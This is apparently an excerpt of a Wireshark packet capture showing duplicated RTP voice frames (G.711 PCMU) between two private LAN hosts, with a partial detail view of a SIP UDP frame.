336	237.165536045	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=5, Time=4244028902
337	237.165568372	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=5, Time=4244028902
338	237.175846947	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=6, Time=4244029062
339	237.175875649	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=6, Time=4244029062
340	237.196389713	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=7, Time=4244029222
341	237.196421226	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=7, Time=4244029222
342	237.216045217	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=8, Time=4244029382
343	237.216076568	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=8, Time=4244029382
344	237.245895904	192.168.5.11	192.168.5.200	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x8c9a999f, Seq=9, Time=4244029542

▶ Frame 303: 1179 bytes on wire (9432 bits), 1179 bytes captured (9432 bits) on interface eth0, id 0
 ▶ Ethernet II, Src: IntelCor_81:ad:3f (40:a6:b7:81:ad:3f), Dst: IntelCor_81:ae:d4 (40:a6:b7:81:ae:d4)
 ▶ Internet Protocol Version 4, Src: 192.168.5.11, Dst: 192.168.5.200
 ▶ User Datagram Protocol. Src Port: 5060. Dst Port: 5060